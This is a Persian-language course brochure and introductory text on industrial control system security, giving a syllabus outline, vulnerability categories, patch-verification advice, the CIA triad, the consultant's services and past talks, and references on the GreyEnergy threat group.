○ مثالی از پیاده سازی فایروال کنترل صنعتی • یک سوساز داده کنترل صنعتی • هانی پات ها ○ انواع هانی پات های عمومی ○ انواع هانی پات های کنترل صنعتی ○ مزایای استفاده از هانی پات ها ○ معایب استفاده از هانی پات ها • تجهیزات بی سیم در سامانه های کنترل صنعتی ○ چالش های تجهیزات بی سیم در شبکه های کنترل صنعتی ○ انواع تجهیزات و پروتکل های بی سیم • معرفی - IEC 62591 WirelessHart • معرفی IEC 62734 • معرفی ZigBee و امنیت آن • معرفی ISM و ماکروویو • معرفی بلوتوث و امنیت آن • معرفی IEEE 802.11 و امنیت آن • تهدیدات امنیتی پروتکل های بی سیم و راهکاری مقاوم سازی • تمرین: فورنیزیک ترافیک شبکه • حفاظت از تجهیزات فیلد • امنیت فیزیکی برای تجهیزات • امنیت مبتنی بر رمزنگاری ○ رمزنگاری در سامانه های کنترل صنعتی ○ مشکلات رایج		
• مبانی امنیت اطلاعات • اصول CIA • تصدیق اصالت در برابر صدور مجوز	خط مشی ها و سازوکارهای امنیتی و مدیریت	پنجم



• طبقه بندی داده ها • حفاظت از داده ها در سامانه های کنترل صنعتی • راهبرد دفاع در عمق • خط مشی ها، رویه ها، اسناد راهنما و استانداردهای امنیتی • بررسی اسناد حوزه ی انرژی (NERC) • بررسی اسناد حوزه ی هسته ای (IAEA) • تمرین: تحلیل درخت حملات • راهبردهای پاسخ گویی به حوادث و برنامه تداوم کسب و کار • طرح تداوم کسب و کار • برنامه پاسخگویی به حوادث • مدیریت مخاطرات • متدولوژی ارزیابی مخاطرات • محاسبه مخاطرات • تصمیم گیری در مورد مخاطرات • تحلیل هزینه-فایده • مثال ارزیابی و مدیریت مخاطرات • مدیریت رمزهای عبور در سامانه های کنترل صنعتی • راهکارهای دور زدن رمزهای عبور • راهکاری تصدیق اصالت با ضریب اطمینان بالا • رسیدگی به حوادث امنیتی • آماده سازی • شناسایی • نگهداری • عکس العمل • بازیابی • آموزه ها • اشتباهات در رسیدگی به حوادث و چالش ها • تمرین: رسیدگی به حوادث	مخاطرات در سامانه های کنترل صنعتی	
--	-----------------------------------	--



۳-۴- جزئیات این دوره آموزشی:

- مدت زمان برگزاری دوره: ۴۰ ساعت (۵ روز کاری) امکان برگزاری این دوره به شکل فشرده در پنج روز کاری متوالی وجود دارد.
- محتوای این دوره منطبق بر سرفصل های رسمی دوره SANS ICS410 و با بهره گیری از مستندات فنی و آموزشی این دوره تدوین شده است اما چنانچه قصد برگزاری این دوره برای سازمان یا صنعت خود را دارید ما محتوایی سفارشی از این دوره را به شما پیشنهاد می دهیم که در جلسات حضوری قبل از برگزاری دوره می توانیم روی آن به توافق رسیده و از مزایای آن بهره مند شوید.
- حملات و راهکارهای امنیتی ما بر اساس روش های به روز علمی و عملی دنیا ارائه می شود و پشتوانه آن کتب و مقالات دانشگاهی معتبر، نظیر منابع ذیل است که توسط گروه مدرسین دوره در مجامع علمی معتبر ارائه و پذیرش شده اند:

1. Ahmadian M. M. et. al. Towards Identification of IEC 60870-5-104 Protocol Security Vulnerabilities and Threats. In Information Security and Cryptology ISCISC 2017. IEEE.
2. Ahmadian M. M. et. al. From Cyber Security Perspective, IEC 60870-5-104 Industrial Control System Protocol, 2018.
3. Ahmadian M. M. et. al. Implementation of the software testing environment for attacks against the Modbus Protocol. In Information Security and Cryptology ISCISC 2017. IEEE.
4. Ahmadian M. M. et. al. ZentFOX: A framework for high survivable ransomwares detection. In Information Security and Cryptology ISCISC 2016. IEEE.
5. ...

۳-۵- مخاطبین:

- متولیان و مسئولان سامانه های کنترل صنعتی و زیرساخت های حیاتی
- کارشناسان فناوری اطلاعات سامانه های کنترل صنعتی و زیرساخت های حیاتی
- کارشناسان امنیت اطلاعات سامانه های کنترل صنعتی و زیرساخت های حیاتی
- کارشناسان شبکه های کنترل و اتوماسیون صنعتی
- پژوهشگران، دانشجویان و سایر علاقه مندان حوزه امنیت اسکادا و فناوری های عملیاتی



ضمیمه الف: آسیب‌پذیری و انواع آن

بر اساس مرجع [۱]، به‌طور عمومی آسیب‌پذیری امنیتی مجموعه‌ای از ویژگی‌ها در سامانه است که به مهاجمین اجازه نقض خط‌مشی امنیتی تعریف‌شده را می‌دهد. آسیب‌پذیری از اموری ناشی می‌شود که در زیر به برخی از آن‌ها می‌پردازیم.

- طراحی/مشخصات^۱: زمانی که یک فرآیند یا مؤلفه دارای معایب مربوط به طراحی است، از این نقایص برای به دست آوردن دسترسی به سامانه استفاده می‌شود. این نوع آسیب‌پذیری‌ها حاصل از مرحله طراحی سامانه سرچشمه می‌گیرند و اصلاح آن‌ها در غالب موارد نیاز به بازطراحی دارد.
- پیاده‌سازی^۲: حتی زمانی که طراحی سخت‌افزاری یا نرم‌افزاری یک سامانه درست باشد، پیاده‌سازی سامانه ممکن است نادرست باشد. این مسئله می‌تواند منجر به ایجاد ضعف‌های امنیتی یا عدم استحکام منجر به خرابی شود. این آسیب‌پذیری‌ها غالباً همان ایرادهای امنیتی فنی در زمان توسعه و پیاده‌سازی یک سامانه هستند.
- پیکربندی^۳ یا عملیاتی: زمانی که یک منبع به طرز نادرستی پیکربندی شود می‌تواند زمینه این را فراهم کند که علیرغم مطلوب بودن مراحل طراحی و پیاده‌سازی مهاجم بتواند برخی خاصیت‌های^۴ امنیتی مورد اهمیت سامانه را نقض کند. این دسته از آسیب‌پذیری‌ها مواردی هستند که به علت پیکربندی و گسترش نادرست یک سامانه در محیطی خاص به وجود می‌آیند. آسیب‌پذیری‌های عملیاتی به دلایل مختلف از جمله ناقص بودن، نامناسب بودن یا نبود مدارک امنیتی از جمله دستورالعمل‌ها و راهنماهای عملیاتی به سامانه وارد می‌شوند. مدارک امنیتی، به همراه پشتیبانی مدیریت، اساس کار همه برنامه‌های امنیتی محسوب می‌شوند. در جدول ۱ نمونه‌هایی از آسیب‌پذیری‌های امنیتی ذکر شده است:

^۱ Design/Specification

^۲ Implementation

^۳ Configuration

^۴ Properties



جدول ۱: نمونه هایی از آسیب پذیری سه مرحله مختلف [۱]

مرحله	برخی نمونه آسیب پذیری ها
طراحی/مشخصات	- طراحی ارتباطات بدون رمزنگاری - عدم تبیین جزئیات و نوع احراز اصالت موجودیت ها در مرحله طراحی - در نظر نگرفتن روش هایی برای تضمین صحت داده ها
پیاده سازی	- اتخاذ روش های برنامه نویسی غیر امن - پیاده سازی احراز اصالت با سطح امنیتی پایین - ضعف در واسط برنامه نویسی امن - بکار گیری تجهیزات دست کاری شده و غیر امن - نظارت و رویدادنگاری ضعیف
پیکربندی	- ضعف در مدیریت حساب کاربران با توجه به خطمشی های سازمان - ضعف در مدیریت سرویس های بدون استفاده با توجه به خطمشی های سازمان - ضعف در مدیریت وصله ها با توجه به خطمشی سازمان - ضعف در تغییر مقادیر پیش فرض تنظیمات



ضمیمه ب: توصیه های در مورد به روزرسانی تجهیزات و وصله های امنیتی

- حتماً جهت دانلود به روزرسانی ها یا وصله های امنیتی از وبگاه معتبر سازنده استفاده نمایید.
 - بعد از دانلود به روزرسانی ها یا وصله های امنیتی و قبل از اجرا در صورت وجود کد درهم ساز^۱ در وبگاه سازنده، حتماً این کد را با کد به روزرسانی یا وصله ای امنیتی دانلود شده مقایسه نمایید و از صحت آن اطمینان حاصل نمایید.
 - قبل از نصب به روزرسانی یا وصله ای امنیتی دانلود شده گواهی رقمی^۲ آن ها را بررسی کرده و از صحت آن اطمینان حاصل نمایید
 - در صورت امکان ابتدا به روزرسانی یا وصله ای امنیتی را بر روی سامانه ای تست یا محیط دارای افزونگی^۳ امتحان کرده بعد از آن بر روی تجهیزات اصلی اجرا نمایید.
- * در صورتی که هر یک از موارد بالا برای شما مبهم است ما این مفاهیم را همراه با مجموعه ای از اصول امنیتی دیگر در قالب دوره های آموزشی مقدماتی و پیشرفته به شما آموزش می دهیم.

^۱ Hash Code

^۲ Digital Certificate

^۳ Redundancy



ضمیمه ج: اصول سه‌گانه‌ی امنیت

در فضای سایبر-فیزیکی هر سامانه دارای ضعف‌های ذاتی و اجرایی است که هدف امنیت اطلاعات پیشنهاد راه‌هایی برای جلوگیری از سوءاستفاده و بهره‌جویی از این ضعف‌ها هست. به‌طور کلی امنیت اطلاعات مبتنی بر تحقق سه ویژگی محرمانگی^۱، صحت اطلاعات^۲ و دسترسی‌پذیری^۳ است که از این سه ویژگی در برخی منابع با عنوان سه‌تایی CIA یاد می‌شود که در شکل ۱-۳ نمایش داده شده‌اند. در ادامه این سه ویژگی را تعریف می‌کنیم [۱]:



شکل ۱-۳: مثلث سه‌تایی CIA

در جدول ۲ اصول سه‌گانه‌ی امنیتی به همراه تعریف اختصاری آن‌ها و رخداد‌های ناقض هر کدام از ویژگی‌ها آورده شده است. شرح تفصیلی هر یک از این سه ویژگی در ادامه این بخش آورده شده است.

جدول ۲: اصول سه‌گانه‌ی امنیتی [۱]

ویژگی	تعریف مختصر	رخداد ناقض ویژگی
محرمانگی	عدم افشای غیرمجاز داده‌ها	• نشت اطلاعات محرمانه • دسترسی غیرمجاز به داده‌ها • سرقت داده‌ها • تعرض به حریم خصوصی

¹ Confidentiality

² Integrity

³ Availability



صحت	عدم دست کاری داده ها توسط افراد یا نرم افزارهای غیرمجاز	- تغییر مخفیانه در داده ها - جعل داده ها
	دسترس پذیری	- از دسترس خارج شدن خدمات یک کارگزار - ناپودی داده ها - اختلال در عملکرد تجهیزات
	هرزمان	

محرمات

محرم‌انگی به معنای عدم افشای غیرمجاز داده‌ها است. از این‌رو هدف امنیت اطلاعات، ارائه مجموعه سازوکارها و رویه‌هایی^۱ است که از دسترسی افراد، فرآیندها و موجودیت‌های غیرمجاز به اطلاعات طبقه‌بندی‌شده جلوگیری کند. محرم‌انگی می‌تواند گستره وسیعی از عدم افشاء محتوای داده‌ها تا عدم افشای نام‌ها^۲ را در بر بگیرد [۱].

صحت

صحت اطلاعات به معنای حفظ یکپارچگی و عدم امکان تحریف و دست‌کاری عمدی یا غیرعمدی اطلاعات است. از این‌رو هدف امنیت اطلاعات، ارائه مجموعه سازوکارها و رویه‌هایی است که از هرگونه تحریف، دست‌کاری و حذف اطلاعات توسط افراد یا موجودیت‌های غیرمجاز جلوگیری کند. صحت داده‌ها شامل اصالت داده‌ها (عدم حذف، اضافه و تکرار)، اصالت مبدأ داده‌ها^۳ و انکارناپذیری^۴ است [۱].

¹ Procedures² Anonymity

³ Data Origin Authentication

⁴ Non-Repudiation



دسترس‌پذیری

دسترس‌پذیری به معنای امکان دسترسی به داده‌ها (به‌طور عام منابع) توسط افراد یا موجودیت‌های مجاز است. از این‌رو هدف امنیت اطلاعات، ارائه مجموعه سازوکارها و رویه‌هایی است که افراد و موجودیت‌های مجاز امکان دسترسی به داده‌ها یا سایر منابع مجاز را در زمان مناسب و مکان مناسب داشته باشند [۱].



ضمیمه د: خدمات ما و راه ارتباطی

خدمات ما ذیل فهرست شده است:

- تدریس دوره های مقدماتی و پیشرفته امنیت سامانه های کنترل صنعتی و سیمینارها و کارگاه های مرتبط
- مشاوره و اجرای طرح های جامع امن سازی سامانه های کنترل صنعتی و زیرساخت های حیاتی
- طراحی و راه اندازی آزمایشگاه های ارزیابی امنیتی سامانه های کنترل صنعتی
- طراحی نقشه راه امن سازی سایبری سامانه های سایبری و سایر-فیزیکی
- ارزیابی امنیتی سامانه های کنترل صنعتی و زیرساخت های حیاتی
- تحلیل جریان اطلاعات در سامانه های سایبر-فیزیکی
- مدل سازی امنیتی سامانه های سایبر-فیزیکی

راه ارتباطی:

تماس جهت عقد قرارداد مشاوره، طراحی و اجرا، برگزاری دوره های آموزشی یا سخنرانی:

✉ mm.Ahmadian[at]aut[dot]ac[dot]ir

🌐 www.mmAhmadian.ir

☎ ۰۹۱۲۰۴۶۲۴۹۵

• ساعات تماس : ۸ صبح الی ۱۸ (روزهای غیر تعطیل)

• به دلیل مشغله ی کاری و حضور در برخی جلسات کاری یا دانشگاهی لطفاً قبل از تماس یک پیامک حاوی معرفی خود (صنعت/سازمان) و موضوع نیازمندی ارسال نمایید تا بتوانم در خدمت شما باشم.

عزیزانی که تمایل دارند نامه یا پیام ارسالی خود را با یک لایه امنیتی (رمزنگاری) برای بنده ارسال کنند می توانند از کلید عمومی PGP بنده ([لینک](#)) برای ارسال رمز شده نامه خود استفاده کنند. قبل از استفاده از کلید عمومی بنده می توانید برای اطمینان بیشتر از صحت این کلید، کد درهم ساز فایل مربوط به کلید بنده را با کد درهم ساز ذیل مقایسه کنید.

MD5 checksum of PGP_PublicKey_MMAhmadian.zip: 5818bc4225bdd6354b07a5a9ed3bf0af



برخی سوابق آموزشی مرتبط:

عنوان	عنوان انگلیسی	محل ارائه	زمان	لینک
حملات کنترل صنعتی، از حرف تا عمل (پیاده‌سازی حملات پایه در شبکه‌های کنترل صنعتی به همراه اجرای راهکارهای مقابله)	<i>Hacking Exposed Industrial Control Systems</i>	پانزدهمین کنفرانس بین‌المللی انجمن رمز، تهران، دانشگاه شهید رجایی	۷ شهریور ۱۳۹۷	لینک آگهی (ارائه با همکار)
سخنرانی امنیت سیستم‌های کنترل صنعتی	<i>Cyber Security in Industrial Control Systems</i>	مشهد- افتای ریاست جمهوری	۶ شهریور ۱۳۹۷	(ارائه با همکار)
سخنرانی چالش‌های امنیتی در سامانه‌های سایبر-فیزیکی (با محوریت تحلیل جریان اطلاعات در خطوط لوله نفت و گاز)	<i>Cyber-Physical Systems Security Challenges (Case study: Information Flow Security Analysis in Natural Gas and Oil Pipeline System)</i>	ششمین کنفرانس فناوری اطلاعات و ارتباطات در نفت، گاز، پالایش و پتروشیمی، تهران، دانشگاه شهید بهشتی	۲۷ دی‌ماه ۱۳۹۶	لینک
شناسایی تهدیدات و آسیب‌پذیری‌های امنیتی پروتکل کنترل صنعتی-IEC 60870-5-104	<i>Towards the Identification of IEC 60870-5-104 Protocol Security Vulnerabilities and Threats</i>	چهاردهمین کنفرانس بین‌المللی انجمن رمز، شیراز، دانشگاه شیراز	۱۶ شهریور ۱۳۹۶	لینک آگهی
کارگاه آموزشی امنیت اطلاعات در سامانه‌های کنترل صنعتی: چالش‌ها و راهکارها	<i>Information Security in Industrial Control Systems: Challenges and Solutions</i>	چهاردهمین کنفرانس بین‌المللی انجمن رمز شیراز، دانشگاه شیراز	۱۴ شهریور ۱۳۹۶	لینک آگهی
ارائه علمی تحلیل و واریسی صوری امنیت جریان اطلاعات در سامانه‌های سایبری-فیزیکی، مطالعه موردی: سامانه انتقال (خطوط لوله) گاز	<i>Formal Analysis and Verification of information flow security in cyber-physical systems, Case study: natural gas pipeline system</i>	دانشگاه صنعتی امیرکبیر	مرداد ۱۳۹۵	
ارائه علمی درآمدی بر سامانه‌های سایبری-فیزیکی و چالش‌های امنیتی آن‌ها، حوزه محوری: سامانه‌های کنترل صنعتی	<i>Introduction to cyber-physical systems and their security challenges, Case study: ICSs</i>	دانشگاه صنعتی امیرکبیر	شهریور ۱۳۹۵	
سخنرانی چالش‌ها و راهکارهای امنیتی در سامانه‌های کنترل صنعتی	<i>security challenges and solutions in ICSs</i>	-	آبان ۱۳۹۵	



لینک	اسفند ۱۳۹۴	شرکت ملی گاز ایران، تهران	Cyber Security in Industrial control systems	کارگاه آموزشی امنیت سایبری در سامانه های کنترل صنعتی
لینک	دی ۱۳۹۳	سومین کنفرانس و نمایشگاه فناوری اطلاعات و ارتباطات در صنایع نفت، گاز، پالایش و پتروشیمی، تهران، دانشگاه شهید بهشتی		سخنرانی امنیت سایبری سامانه های کنترل صنعتی در صنایع نفت، گاز، پالایش و پتروشیمی



مراجع

۱. احمدیان، محمد مهدی؛ رضازاده، بابک. پروتکل کنترل صنعتی IEC 60870-5-104 از منظر امنیت سایبری، انستیتو ایزایران، ۱۳۹۶
 2. <https://www.scmagazine.com/home/security-news/clandestine-greyenergy-apt-group-spawned-from-blackenergy-and-notpetya-actors/>
 3. <https://securityaffairs.co/wordpress/77218/apt/greyenergy-cyberespionage-group.html>
 4. <https://www.eset.com/int/greyenergy-exposed/>
 5. <https://threatpost.com/greyenergy-spy-apt-mounts-sophisticated-effort-against-critical-infrastructure/138421/>
 6. <https://www.zdnet.com/article/greyenergy-new-malware-campaign-targets-critical-infrastructure-companies/>
 7. <https://www.welivesecurity.com/2018/10/17/greyenergy-updated-arsenal-dangerous-threat-actors/>
 8. https://www.welivesecurity.com/wp-content/uploads/2018/10/ESET_GreyEnergy.pdf
 - 9.
- * کلیه معادل سازی های این گزارش بر اساس فرهنگ واژگان موجود در آدرس ذیل:
- <http://www.mmahmadian.ir/mysecglossary/infosecgloss/>